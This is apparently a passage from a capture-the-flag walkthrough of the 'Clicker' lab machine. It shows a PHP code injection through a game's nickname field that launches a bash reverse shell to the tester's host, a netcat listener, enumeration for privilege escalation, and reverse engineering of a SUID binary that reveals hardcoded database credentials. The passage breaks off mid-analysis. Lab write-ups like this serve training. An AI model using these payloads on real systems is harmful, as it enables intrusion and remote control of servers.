
```
GET /save_game.php?clicks=501&level=1&nickname=
%3C%3Fphp%20exec%28%22%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20
%2Fdev%2Ftcp%2F10.10.14.125%2F7777%200%3E%261%27%22%29%3B%3F%3E
HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://clicker.htb/play.php
Cookie: PHPSESSID=96sa448v7f4po6khm2g0dgu5ok
Upgrade-Insecure-Requests: 1


```

Response

Pretty Raw Hex Render

```
HTTP/1.1 302 Found
Date: Mon, 25 Sep 2023 10:40:25 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /index.php?msg=Game has been saved!
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8


```

Then, sent a POST request with the extension parameter:



Request

P Raw Hex

```
POST /export.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Origin: http://clicker.htb
Connection: close
Referer: http://clicker.htb/admin.php
Cookie: PHPSESSID=96sa448v7f4po6khm2g0dgu5ok
Upgrade-Insecure-Requests: 1

extension=php
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 302 Found
Date: Mon, 25 Sep 2023 10:41:05 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /admin.php?msg=Data has been saved in
exports/top_players_of2w4ic4.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8


```

I will use the given path and will try to access the file using the browser, while a listener is on:


I got a reverse shell!

www-data shell



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.10.14.125] from (UNKNOWN) [10.10.11.232] 40252
bash: cannot set terminal process group (1195): Inappropriate ioctl for device
bash: no job control in this shell
www-data@clicker:/var/www/clicker.htb/exports$ 
```


I was looking for the flag with no success. I navigated to the /home directory to find users on the machine:



```
www-data@clicker:/$ cd /home
cd /home
www-data@clicker:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Sep  5 19:19 .
drwxr-xr-x 18 root root 4096 Sep  5 19:19 ..
drwxr-x---  7 jack jack 4096 Sep  6 12:30 jack
www-data@clicker:/home$ 
```


It is possible to see that I don’t have permissions to access that directory and find the user’s flag.

I was looking for files owned by the user jack:



```
www-data@clicker:/home$ find / -user jack 2> /dev/null
find / -user jack 2> /dev/null
/home/jack
/var/crash/_opt_manage_execute_query.1000.crash
/opt/manage
/opt/manage/README.txt
/opt/manage/execute_query
www-data@clicker:/home$
```


I went through the files and found the first interesting piece information in the README.txt file:



```
www-data@clicker:/home$ cat /opt/manage/README.txt
cat /opt/manage/README.txt
Web application Management

Use the binary to execute the following task:
        - 1: Creates the database structure and adds user admin
        - 2: Creates fake players (better not tell anyone)
        - 3: Resets the admin password
        - 4: Deletes all users except the admin
www-data@clicker:/home$
```

Seems to be an application on the server.


I moved on to the last listed file:



```
www-data@clicker:/home$ ls -l /opt/manage
ls -l /opt/manage
total 20
-rw-rw-r-- 1 jack jack   256 Jul 21 22:29 README.txt
-rwsrwsr-x 1 jack jack 16368 Feb 26  2023 execute_query
www-data@clicker:/home$ file /opt/manage/execute_query
file /opt/manage/execute_query
/opt/manage/execute_query: setuid, setgid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.
2, BuildID[sha1]=cad57695aba64e8b4f4274878882ead34f2b2d57, for GNU/Linux 3.2.0, not stripped
www-data@clicker:/home$
```


The execute_query file is a Linux executable (ELF) file, and the SUID is set for the user jack.

I need to understand more about the file, therefore I need to move it to my local machine for further investigation. First I stabled the shell:




```
www-data@clicker:/var/www/clicker.htb/exports$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ts$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@clicker:/var/www/clicker.htb/exports$ ^Z
zsh: suspended  nc -nlvp 7777

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg

[1]  + continued  nc -nlvp 7777
                               export=xterm
```

The I opened an HTTP server on the target machine and downloaded the file from the server using wget:




```
www-data@clicker:/opt/manage$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



```
┌──(kali㉿kali)-[~/Desktop/Machines/Clicker]
└─$ wget 10.10.11.232:8000/execute_query
--2023-09-25 14:01:43--  http://10.10.11.232:8000/execute_query
Connecting to 10.10.11.232:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16368 (16K) [application/octet-stream]
Saving to: 'execute_query'

execute_query                    100%[=============================================================================>]  15.98K  --.-KB/s    in 0.1s

2023-09-25 14:01:43 (113 KB/s) - 'execute_query' saved [16368/16368]


┌──(kali㉿kali)-[~/Desktop/Machines/Clicker]
└─$ ls -l
total 20
drwxr-xr-x 4 kali kali  4096 Sep  1 23:21 clicker.htb
-rw-r--r-- 1 kali kali 16368 Feb 26  2023 execute_query

┌──(kali㉿kali)-[~/Desktop/Machines/Clicker]
└─$ file execute_query
execute_query: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cad57695ab
a64e8b4f4274878882ead34f2b2d57, for GNU/Linux 3.2.0, not stripped
```


I used Ghidra for some reverse engineering and decompiling:

Initially, I observed that the .sql files lack absolute file paths, which could potentially make them vulnerable to a technique called "PATH hijacking."




```
          undefined         AL:1          <RETURN>
                         frame_dummy                                XREF[2]:     Entry Point(*), 00103d70(*
     00101260 f3 0f 1e fa     ENDBR64
     00101264 e9 77 ff        JMP          register_tm_clones                          undefined register_tm_c
              ff ff
                         -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                         **************************************************************
                         *                          FUNCTION                          *
                         **************************************************************
                         undefined main()
          undefined         AL:1          <RETURN>
          undefined8        Stack[-0x10]:8 local_10                        XREF[1]:     001015f5(R)
          undefined8        Stack[-0x20]:8 local_20                        XREF[2]:     0010128f(W),
                                                                                        001015e1(R)
          undefined1        Stack[-0x28]:1 local_28                        XREF[1]:     00101550(W)
          undefined8        Stack[-0x30]:8 local_30                        XREF[1]:     0010154c(W)
          undefined8        Stack[-0x38]:8 local_38                        XREF[1]:     00101548(W)
          undefined8        Stack[-0x40]:8 local_40                        XREF[1]:     00101530(W)
          undefined8        Stack[-0x48]:8 local_48                        XREF[1]:     0010152c(W)
          undefined8        Stack[-0x50]:8 local_50                        XREF[1]:     00101514(W)
          undefined8        Stack[-0x58]:8 local_58                        XREF[1]:     00101510(W)
          undefined8        Stack[-0x60]:8 local_60                        XREF[1]:     001014f8(W)
          undefined8        Stack[-0x68]:8 local_68                        XREF[1]:     001014f4(W)
          undefined8        Stack[-0x70]:8 local_70                        XREF[1]:     001014dc(W)
          undefined8        Stack[-0x78]:8 local_78                        XREF[3]:     001014d8(W),
                                                                                        00101554(*),
                                                                                        0010158d(*)
          undefined4        Stack[-0x88]:4 local_88                        XREF[1]:     00101424(W)
          undefined8        Stack[-0x90]:8 local_90                        XREF[1]:     0010141d(W)
          undefined8        Stack[-0x98]:8 local_98                        XREF[3]:     00101416(W),
                                                                                        0010142b(*),
                                                                                        00101467(*)
          undefined8        Stack[-0xa0]:8 local_a0                        XREF[4]:     00101586(W),
                                                                                        00101591(R),
                                                                                        001015aa(R),
                                                                                        001015bc(R)
```

```
  iVar1 = atoi(*(char **)(param_2 + 8));
  pcVar3 = (char *)calloc(0x14,1);
  switch(iVar1) {
  case 0:
    puts("ERROR: Invalid arguments");
    uVar2 = 2;
    goto LAB_001015e1;
  case 1:
    strncpy(pcVar3,"create.sql",0x14);
    break;
  case 2:
    strncpy(pcVar3,"populate.sql",0x14);
    break;
  case 3:
    strncpy(pcVar3,"reset_password.sql",0x14);
    break;
  case 4:
    strncpy(pcVar3,"clean.sql",0x14);
    break;
  default:
    strncpy(pcVar3,*(char **)(param_2 + 0x10),0x14);
  }
  local_98 = 0x616a2f656d6f682f;
  local_90 = 0x69726575712f6b63;
  local_88 = 0x2f7365;
  sVar4 = strlen((char *)&local_98);
  sVar5 = strlen(pcVar3);
  __dest = (char *)calloc(sVar5 + sVar4 + 1,1);
  strcat(__dest,(char *)&local_98);
  strcat(__dest,pcVar3);
  setreuid(1000,1000);
  iVar1 = access(__dest,4);
  if (iVar1 == 0) {
    local_78 = 0x6e69622f7273752f;
    local_70 = 0x2d206c7173796d2f;
    local_68 = 0x656b63696c632075;
    local_60 = 0x6573755f62645f72;
```




```
www-data@clicker:/opt/manage$ ./execute_query 1
mysql: [Warning] Using a password on the command line interface can be insecure.
--------------
CREATE TABLE IF NOT EXISTS players(username varchar(255), nickname varchar(255), password varchar(255), role varchar(255), clicks bigint, level int, PRIMARY
KEY (username))
--------------

--------------
INSERT INTO players (username, nickname, password, role, clicks, level)
        VALUES ('admin', 'admin', 'ec9407f758dbed2ac510cac18f67056de100b1890f5bd8027ee496cc250e3f82', 'Admin', 999999999999999999, 999999999)
        ON DUPLICATE KEY UPDATE username=username
--------------

www-data@clicker:/opt/manage$ █
```

Furthermore, it appears that the program is displaying the contents of the file it reads. By running the "strings" command on the binary, we can extract the precise command it executes:




```
┌──(kali㉿kali)-[~/Desktop/Machines/Clicker]
└─$ strings execute_query  | grep ^/home -A 11
/home/jaH
ck/queriH
/usr/binH
/mysql -H
u clickeH
r_db_useH
r --passH
word='clH
icker_dbH
_passworH
d' clickH
er -v < H
```

Which can also be manipulated for better understanding:



```
/home/jaHck/queriH/usr/binH/mysql -Hu clickeHr_db_useHr --passHword='clHicker_dbH_passworHd' clickHer -v < H

/home/jack/queries
/usr/bin/mysql -u clicker_db_user --password='clicker_db_password' clicker -v <
```

The command mentioned earlier appears to be processing input, presumably from a file. Upon revisiting the switch statements, it becomes evident that there is a default case within them. This default case seems to influence pcVar3, a variable that also holds filenames from other switch cases.




```
001012b7 48 8b 85     MOV      RAX,qword ptr [RBP + local_c8]
         40 ff ff ff
001012be 48 83 c0 08  ADD      RAX,0x8
001012c2 48 8b 00     MOV      RAX,qword ptr [RAX]
001012c5 48 89 c7     MOV      RDI,RAX
001012c8 e8 93 fe     CALL     <EXTERNAL>::atoi                 int atoi(char * __nptr)
         ff ff
001012cd 89 85 50     MOV      dword ptr [RBP + local_b8],EAX
         ff ff ff
001012d3 c7 85 54     MOV      dword ptr [RBP + local_b4],0x14
         ff ff ff
         14 00 00 00
001012dd 8b 85 54     MOV      EAX,dword ptr [RBP + local_b4]
         ff ff ff
001012e3 48 98        CDQE
```

```
  undefined local_28;
  long local_20;

  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  if (param_1 < 2) {
    puts("ERROR: not enough arguments");
    uVar2 = 1;
  }
  else {
    iVar1 = atoi(*(char **)(param_2 + 8));
    pcVar3 = (char *)calloc(0x14,1);
    switch(iVar1) {
    case 0:
      puts("ERROR: Invalid arguments");
      uVar2 = 2;
      goto LAB_001015e1;
```


The variable has limited memory space allocated to it, as it's created using calloc. Given that the command produces verbose output, I attempted to specify additional files and directories for its operation.

Note that by the command found, we are located in /home/jack/queries.




```
